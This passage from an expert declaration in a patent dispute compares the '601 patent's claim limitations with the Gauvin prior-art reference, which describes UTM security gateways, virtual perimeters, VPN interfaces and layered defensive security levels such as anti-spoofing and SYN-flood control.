


FIG. 1

b. 1[a]: "one or more Perimeter Points of Presence (P/PoP) configured to provide a virtual perimeter,"

191. Gauvin disclosed one or more Perimeter Points of Presence (P/PoPs) configured to provide a virtual perimeter in the form of Universal Threat Management (UTM) security gateways that protected internal networks. The UTM security gateways were positioned at the ingress/egress points and protected networks, as shown below, similar to the '601 patent's description.




FIG. 1

192. Gauvin disclosed a UTM security gateways (10, 10'), as shown below.

193. For example, UTM security gateway (10) "provide[d] protection for various internal network topologies, services, and deployments " and it "provide[d] network services to allow clients to communicate with remote computers…." (Gauvin, 6:14-16, 6:21-24.) Figure 1 depicted an exemplary architecture in which UTM security gateway (10) protected "networks within an enterprise, for example, a business or geographic location." (Gauvin, 6:16-18.) Specifically, UTM security gateway (10) protected network 12—for example, a network for a sales/marketing department—connected to devices (14, 16) (annotated green), network (18) running clients (20, 22) (annotated blue), and service network (24) running anti-

virus/patch update server (26-1), a UDDI server (26-2) and a web server (26-3) (annotated orange). (Gauvin, 6:26-36.)




FIG. 1
(Annotated)

194. In addition, the architecture in Figure 1 depicted an additional UTM security gateway (10'), which could "connect to a remote office network 40 affiliated with the enterprise." As depicted below, UTM security gateway (10') protected devices (42-46), for example, clients and servers." (*Id.*, 6:44-47.)




FIG. 1
(Annotated)

195. UTM security gateways (10 and 10') were the one or more P/PoPs, as depicted below, configured to provide a virtual perimeter that protected the devices of an enterprise network as well as other remote office networks. (Gauvin, 7:20-22: "The security architecture of the present invention protects resources that reside in a 'guarded' network in addition to protecting the security gateway 10 itself.")




FIG. 1

(Annotated)

196. For example, a communication between target device (34) outside of the perimeter and device (16) would travel through, *inter alia*, UTM security gateway (10), as shown below. (Gauvin, 21:46-53.)




FIG. 1

(Annotated)

c. 1[b][i]: "the one or more Perimeter Points of Presence (P/PoP) comprising: a network interface component configured to accept physical or virtual connections or both;"

197. Gauvin disclosed that the UTM security gateway had a network interface that could receive a physical connection (e.g., via ethernet) and a virtual connection (e.g., via a virtual private network ("VPN")).

198. The security gateway in Gauvin had a network interface (1710) "for communicating to a network," as shown below in Figure 17. (*Id.*, 24:40-49.)




FIG. 17

199. Gauvin explained that UTM security gateway (10) received incoming traffic "on the incoming interface 1502 via either ***Ethernet hardware or an abstract adapter 1602***." (Gauvin, 23:36-38 (emphasis added), Fig 15; (see also, id., 14:28-33 and annotated Figure 16 below.) The abstract adaptor (1602) "usually [was] a ***virtual tunnel*** adapter." (Gauvin, 23:45-47 (emphasis added).) A POSITA would have found it obvious that (1) an ethernet connection was a physical connection and (2) a virtual tunnel was a virtual connection, as also further explained in Gauvin.




FIG. 16

200. According to Gauvin its security gateway included a "***VPN module 1517*** [that] provide[d] virtual private network support in order to facilitate integrity and privacy ***by encrypting a data stream between a tunnel beginning*** and ***end point***." (*Id.*, 23:18-20; *see also*, *id.*, 6:22-25; 6:37-39.) The '601 Patent likewise disclosed a VPN being a virtual connection. ('601 Patent, 8:55-63.)

d. 1[b][ii]: "a plurality of selectable service area systems for processing data, each service area system comprising one or more selectable service area sub-systems,"

201. Gauvin disclosed multiple selectable service area systems, each of which had selectable sub-systems.

202. For context, Gauvin described a security system with six levels, with the goal of dropping undesired traffic at the earliest level in the hierarchy. (Gauvin, 6:52-54; *see also, id*., 7:15-21; 8:4-7; 9:20.) The six levels were:

1. Level I - Flow policy
2. Level II - Address mapping/synchronous authorization
3. Level III - In-line security/IDS/tunnels
4. Level IV - Protocol analysis/asynchronous authorization
5. Level V - Content scanning
6. Level VI - End point compliance

203. (Gauvin, 10:11-19.) Each level had a set of security features (systems), some of which are shown below in Figures 6A to 6C. (Gauvin, 10:22-23.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 110 of 465



Timer Services
Process Packet
Attack amelioration
Bandwidth management
700
Format/packet length checks
Adaptor Security
Protocol header validation
Security checks
Security Level I
mapAddress
ForwardFilter
Dynamic Rule Management
800
Synchronous ACL Checks
Wild-Card Tuple Rules
Security Level II
InLine Processing Security
Queued Path Processing
Tunnel Secutiry
Synchronous Tunnel IPSEC
900
IDS/IPS Security Processing
Tunnel SCVG Security
A
B
Security Level III

FIG. 6A



A
B
Generic Protocol Engine
Full Protocol Inspectors
Web Service Security
Full HTTP Protocol Inspection
Asynchronous ACL Checks
Full SIP Protocol Inspection
Authentication
Full H323 Protocol Inspection
Security Level IV
Full POP Protocol Inspection
Full SMTP Protocol Inspection
C
1000

FIG. 6B




FIG. 6C

204. Gauvin further disclosed that each security system comprised one or more subsystems. The systems and subsystems described by Gauvin were intended to process traffic, like the systems and subsystems described by the '601 patent. ('601 Patent, 10:55-62 (describing systems and sub-systems processing data in sequential or parallel and undertaking actions with respect to the data such as "log, alert, drop, reject, allow, redirect, mirror, encrypt, decrypt, and/or next system/sub-system, etc.").)

205. Gauvin further described implementing the various systems and subsystems as part of the UTM security gateway to process data. (See 9:7-11: "Advantageously, in accordance with one embodiment of the present invention, authorization of a packet or data stream through the security gateway 10 is

facilitated by processing both access rule as well as policy defined for specific features or components;" 14:41-42: "Security level III 900 is used to secure and manage the data flow within the security gateway 10;" 9:35-38: "One aspect of the authorization system is to tag a flow of control as requiring AV scanning by the security gateway, instead of relying on the client … For the clients using this method, they may … allow the security gateway to adaptively apply the desired level of security.")

206. The '601 Patent generically and broadly describes some of its systems as "system X, "system Y," "system Z", "subsystem 1", "subsystem 2," … ('601 Patent, 7:53-54, 10:42-46, Figures 6A-7B.) While many combinations of a plurality of systems and subsystems in Gauvin can satisfy this limitation, I will focus on a few systems and subsystems for the sake of brevity below. Other systems and subsystems include those shown in Figures 8-10 and 12.

Level I - Flow Policy

207. Figure 7 (below) depicted seven service area systems and subsystems for Level I. Level I "provide[d] the means to determine that an incoming packet is valid, does indeed meet the security requirements of the system and is therefore allowed to flow through to the next level of security checks." (Gauvin, 10:37-41.) As depicted below, the seven systems of Level I included format/packet length checks (701), protocol header validation (702), adapter security (704), security

Netskope Exhibit 1002

checks (706), attack amelioration (708), bandwidth management (710), and timer services (712). (Gauvin, 10:37-12:40.)





FIG. 7

Attack Amelioration System

208. One exemplary system for Level I was Attack Amelioration (708). Attack Amelioration (708) system "provide[d] the ability to protect itself as well as the networks it [was] within." (Gauvin, 11:61-62.) Attack Amelioration (708) system contained several sub-systems, shown below and in Figure 7, that operated

to, for example, provide anti-spoofing ("isAnti-Spoof()"), blacklist control and enforcement ("checkBlackList()"), prevent vulnerabilities to syn flood attacks ("isSYNfloodControl()"), and apply rate limiting features ("isRateLimiting()") to avoid Denial of Service attacks. (Gauvin, Fig. 7; see also, 11:64-12:3: ""provide[d] the ability to prevent ***address spoofing*** of an internal address, ***control[led] blacklists and enforce[d] access restrictions placed upon systems in this list***, … ***prevent[ed] vulnerabilities to well known attacks (such 